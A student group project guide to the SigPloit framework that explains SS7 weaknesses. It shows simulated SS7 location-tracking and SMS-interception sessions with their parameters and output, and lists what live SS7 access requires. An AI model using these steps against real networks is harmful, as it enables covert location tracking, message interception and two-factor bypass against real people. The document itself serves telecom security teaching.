
IASP 560 – Final Group Project | Fall 2019

BRIAN STEINER, LOUIS ESCOTO, EMMANUEL SEFA, JOY GEORGE



A GUIDE TO SIGPLOIT

- A Raspberry Pi 4
- A Linux OS
- SigPloit

Exploring the inherent vulnerabilities in SS7 technology using SigPloit

Introduction

Smartphones have become an integral part of our life. We are so embroiled in its use that we forget to do a thorough risk assessment. We use cell phones for banking, online payments, social media and communication. [1] Contemporary mobile networks contain a treasure of information, be it on the human mobility patterns or on the dynamics of network traffic, as well as high potential for offering users innovative applications. Mining this vast data for the purpose of improvements of the network itself or for offering novel services is a challenge still not adequately addressed by current technology. By tracking a user in the network, we can collect continuous information on subscriber's network footprint (e.g. cell associations), whereas by user localization we can determine the user's current geographical coordinates. [2] With network-based tracking, both active and passive approaches may be used. Active tracking is based on periodic querying of the network about the tracked devices. Conversely, passive tracking uses billing information, generated during out-going call/SMS/data between a mobile phone and the network.

Problem Description

[5] GSM network structure is divided into a Network Switching Subsystem and a Base Station Subsystem. The Network Switching Subsystem (often called core network) is a wired backbone that allows mobile phones to communicate with each other and with mobile devices in other networks. The core network consists of Mobile Switching Centers (MSC) which are primary service delivery nodes responsible for handling voice calls and other services. A special type of MSC is a Short Message Service Centre (SMSC) which supports sending and receiving of text messages – SMS. [3] Establishment and control of voice circuits in the telephone network is provided by signaling protocols, carried out-of-band, in separate

signaling links that use message switching. [4] Signaling protocols used in telecommunication networks worldwide are grouped in the Signaling System Number 7 (SS7) standard. The SS7 protocol stack defines protocols at several layers.

SS7 protocol is not secure and can easily be compromised by hackers. No established security system has been developed in the SS7 network protocol, so a hacker getting access to the SS7 network can listen to your phone calls, read your text messages and even track geographical locations. A hacker can even bypass the two-factor authentication by intercepting the SMS designated to a user. Furthermore, upon intercepting the SMS message, the hacker can gain access to the user's social media platforms, online banking accounts.

If the hacker intercepts your SMS verification messages through SS7 attack, it would be easy for the hacker to access your accounts. This type of attack is considered to be a form of man-in-the-middle attack which puts the cell phone user at great risk.

In this project, our primary focus will be to demonstrate a few attacks in SigPloit, that exploits the inherent vulnerabilities in SS7 technology. We will use the Simulation mode of SigPloit to test these attacks, using a Raspberry Pi running Linux OS.   SS7 module has three main exploits – (1) Location tracking (2) SMS and call interception (3) Fraud. Our project will focus on Location Tracking in a simulated environment.

Keywords - SS7, GSM, cellular network, SMS interception, SigPloit

SigPloit

[9] **SigPloit** is a project that aims to help telecom security researchers and telecom pentesters and even operators keen to enhance their posture to be able to test against several infrastructure related vulnerabilities. The aim of the framework is to provide the up-to-date threats of the various signaling protocols used in a mobile network.

SS7 Network Overview

There are several important nodes with unique functions - **Home Location Register (HLR), Visitor Location Register (VLR), Mobile Switching Centre (MSC), Short Message Switching Centre (SMSC), Signal Transfer Point (STP).**




Fig. 1. Network Overview Diagram [8]

Home Location Register (HLR): Each operator has one or more HLR depending on its capacity. HLR operator's database each subscriber’s profile/info is stored in only one HLR. The HLR hold the below critical info:

- IMSI
- IMEI
- MSISDN
- Authentication keys of subscriber
- Subscriber latest location
- subscription profile
- Services allowed (call forwarding, barring)

Visitor Location Register (VLR): Each VLR is responsible for a specific region. Every subscriber roaming in a specific region is attached/connected to the VLR responsible for this region. The VLR acts as a temp database for the period of the roaming subscriber. It has the same info as the home network HLR.

Mobile Switching Centre (MSC): Each group of cells/BTS/towers are connected to an MSC. The MSC is responsible to route and switch calls, SMS and data from and to the subscribers attached to it.

Short Message Switching Centre (SMSC): Responsible for sending and delivering short messages (SMS) to subscribers.

Signal Transfer Point (STP): It acts as the gateway (router) of the operators, which is responsible for all the routing, path determination and relaying of the SS7 messages.

SigPloit provides two modes for testing an attack- Live mode & Simulation mode

Live Mode

In the Live mode you can use the parameters that was provided by your provider. The following parameters are required to run an attack;


1. [11]The **Global Title (GT):** Each node in the core of the operator have their own address (i.e public IP) in a format of an international number ,example: +441234567890. This is the address used for routing traffic to and from and the nodes between the operators
2. **Point Code (PC):** Communication in SS7 network is done on a hop by hop basis in order to reach the final destination (GT). PC is a 4-5 digits that determines the next peer hop that packets should go through (STP) in order to reach the destination. When you get an SS7 access your SS7 provider is your peer, and the peer PC should be set to their.
3. **International Mobile Subscriber Identity (IMSI):** Is the most important target parameter. It is the subscriber ID that used in all operations withing the home operator or for roaming operations between operators. This is the first subscriber info that should be gathered as all critical and important attacks (i.e interception, fraud) is done with IMSI.

4. **Mobile Station International Subscriber Directory Number (MSISDN):** The mobile phone number.
5. **International Mobile Equipment Identity (IMEI):** is a unique number for each mobile hardware. The IMEI number is used by a GSM network to identify valid devices and therefore can be used for stopping a stolen phone from accessing that network. For example, if a mobile phone is stolen, the owner can call their network provider and instruct them to blacklist the phone using its IMEI number. The importance of this info is that some extension of IMEI (IMEISV) provides the

software version as well of the handset, allowing to initiated a more targeted client side attack.. let’s move to what you have been looking for:

6. The IP address of the providers peer SCTP associations and the used port (Peer IP, Peer Port)

All you need now is the static public IP assigned to the sever/machine having the code and the provider will grant the access for you to reach all the operators this provider is connected to.



Activities
Terminal
Wed 7:37 PM
joy@ubuntu: /bin/SigPloit
File Edit View Search Terminal Help

```
######################################## Location Tracking ######################################
################################# Select a Message from the below ###############################

   Message                       Description
   --------                     ------------
   0) SendRoutingInfo            Location Tracking, used to route calls could be blocked
   1) ProvideSubsriberInfo       Reliable Location Tracking
   2) SendRoutingInfoForSM       Reliable Location Tracking, if SMS home routing is not applied,should be run twice to check consistent replies
   3) AnyTimeInterrogation       Location Tracking, blocked by most of operators
   4) SendRoutingInfoForGPRS     Location tracking, used to route data, it will retrieve SGSN GT

   or type back to go back to Attacks Menu
(tracking)> 0
*********************************************
***             Locating Target           ***
*********************************************
(tracking)>show options

***         Connection Parameters      ***


     Option                      Value
     --------                    ------
     client_pc                   0
     server_pc                   0
     client_ip                   null
     client_port                 0
     server_ip                   null
     server_port                 0
     network_indicator           0
     map_version                         0
     routing_context                             0

***         Exploit Parameters      ***

     target_msisdn               null
     local_gt                    null
 (tracking)>set client_pc 1
(tracking)>set server_pc 2
(tracking)>set client_ip 192.168.49.1
(tracking)>set client_port 480
(tracking)>set server_ip 192.168.49.2
(tracking)>set server_port 490
(tracking)>set network_indicator 1
(tracking)>set target_msisdn 9172221145
(tracking)>set local_gt 9183333541
(tracking)>run
```

Simulation Mode

If you have no access to the SS7 network and you need to get the sense of attacks, you can go to the simulation mode. Sigploit provides the server side code of each and every attack and simulates the corresponding nodes responsible for the requests. The server-side **.jar** files can be found under **“SigPloit/Testing/Server/Attacks/”**. Each server-side attack has the hard-coded values that you need to use on the client to simulate the attack.


Intercepting SMS



```
*********************************************
***              Intercepting            ***
*********************************************
[*]Set Client PC: 1
[*]Set Peer PC: 2
[*]Set Client IP: 192.168.56.101
[*]Set Client Port: 2905
[*]Set Peer IP: 192.168.56.102
[*]Set Peer Port: 2906
[*]Set Network Indicator [0] International [1] National: 0
[*]Set Target's IMSI: 602027891234567
[*]Set Target's IMSI in GT Format [ mcc+mnc+msin --> cc+ndc+msin ]: 20107891234567
[*]Set your GT: 96512345678
[*]Forward the intercepted SMS to target?(y/n): n
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
[*]Updating Location for Target's IMSI 602027891234567 is processing..
[*]InsertSubscriber Data response sent
[*]Receiving SMS...
[+]Intercepted SMS: SmsSignalInfo [MO case: SMS-DELIVER-REPORT tpdu [TP-Parameter-Indicator [ TP_U
MSG [TP-User-Data [1, -121, 25, 50, 84, -10, 0, 0, 97, 64, 48, 81, 21, -127, 32, 12, -56, 50, -101
MT case: SMS-DELIVER tpdu [dataCodingScheme [TP-Data-Coding-Scheme [Code=0, DataCodingGroup=Genera
PlanIdentification=ISDNTelephoneNumberingPlan, addressValue=2010789123456]], TP-Protocol-Identifie
MSG [TP-User-Data [Msg:[Hello World!]]]]]
```

Fig - Intercepting SMS in Simulation Mode[12]

Our Approach


Set up SigPloit+Linux environment
Research execution of SigPloit attacks
Test attack by filling in proper attack parameters and running attack until successful
Desired End-Screen?
Yes
Document Findings
No

For the purpose of this project we will exploring the Simulation Mode in SigPloit since we have no access to the SS7 network. Our mission is to get the sense of these attacks, by using the **Simulation mode**. Sigploit provides the server-side code of each and every attack and it simulates the corresponding nodes responsible for the requests. These attacks can be located in the **"SigPloit/Testing/Server/Attacks/"**. Our live demo would include setting up SigPloit and running the Location Tracking attacks of SS7 in a Simulation environment.

[13] The location tracking attack in SigPloit is based on the Mobile Application Part (MAP) [14] protocol from the standard SS7 protocol suite [15]. This determines the main features of the SS7 Location Tracking Attack. It is non-intrusive to the existing signaling network equipment and does not demand any software or hardware changes neither in the network core elements nor in the localized mobile phones. The platform can localize any subscriber of the GSM network, no matter if the mobile phone is equipped with GPS or if its passive. It provides real-time localization with minimal delay.


SigPloit Installation

Requirements

1. Pyton 2.7
2. Java version 1.7+
3. Sudo apt-get install lksctp-tools
4. Linux machine

To Run SigPloit


1) cd /opt/SigPloit
2) python sigploit.py


Terminal - brian@brian-GS-5...
Terminal - brian@brian-GS-5590: ~/repos/SigPloit
File
Edit
View
Terminal
Tabs
Help

```
 _IMSI                  XXXXXX
0x1  GT   E       XXXX  X     X  GT       SGSN    E     --USIM--
PC        n      X    X X     X  PC      X    X   n        x0
 _IMEI    C      X      XXXXXX   x7      X    X   C        x2
    CI    r      X  gtp X        x6      X    X   r        x3
Kc  421   P      X    X X        x8      X    X   P        x8
 _HLR_    T       XXXX  X        Fraud    gGsN    T        x6

[-][-]          Signaling Exploitation Framework         [-][-]
[-][-]                  Version:BETA 1.1                 [-][-]
[-][-]          Author:Loay AbdelRazek(@sigploit)        [-][-]


Contributors:
        Rosalia D'Alessandro
        Ilario Dal Grande




    Module                          Description
   --------                    --------------------
  0) SS7                  2G/3G Voice and SMS attacks
  1) GTP                  3G/4G Data attacks
  2) Diameter             4G Data attacks
  3) SIP                  4G IMS attacks

   or quit to exit SigPloit

sig> 
```

Exploring the Modules in SigPloit

There are 4 Modules in Sigploit.


Activities
Terminal
Wed 7:24 PM
joy@ubuntu: /bin/SigPloit
File Edit View Search Terminal Help

```
 _IMSI                XXXXXX
0x1  GT   E      XXXX  X     X  GT       SGSN     E      --USIM--
PC        n     X    X X     X  PC      X     X   n        x0
 _IMEI    C     X      XXXXXX   x7      X     X   C        x2
    CI    r     X  gtp X        x6      X     X   r        x3
Kc  421   P     X    X X        x8      X     X   P        x8
 _HLR_    T      XXXX  X        Fraud    gGsN     T        x6

[-][-]          Signaling Exploitation Framework          [-][-]
[-][-]                  Version:BETA 1.1                  [-][-]
[-][-]          Author:Loay AbdelRazek(@sigploit)         [-][-]


Contributors:
        Rosalia D'Alessandro
        Ilario Dal Grande




    Module                      Description
   --------                --------------------
  0) SS7                  2G/3G Voice and SMS attacks
  1) GTP                  3G/4G Data attacks
  2) Diameter             4G Data attacks
  3) SIP                  4G IMS attacks

   or quit to exit SigPloit

   > 0
```

1: SS7 (2G/3G Voice & SMS attacks)

SS7 vulnerabilities used to test the below attacking scenarios

a) Location Tracking

b) Call and SMS Interception

c) Fraud.

2: GTP (3G/4G Data Attacks)


Focus is on data roaming attacks.

3: Diameter (4G Data Attacks)

Focuses on the attacks on the LTE roaming interconnects. Diameter is used as the signaling protocol.

4: SIP (4G IMS Attacks)

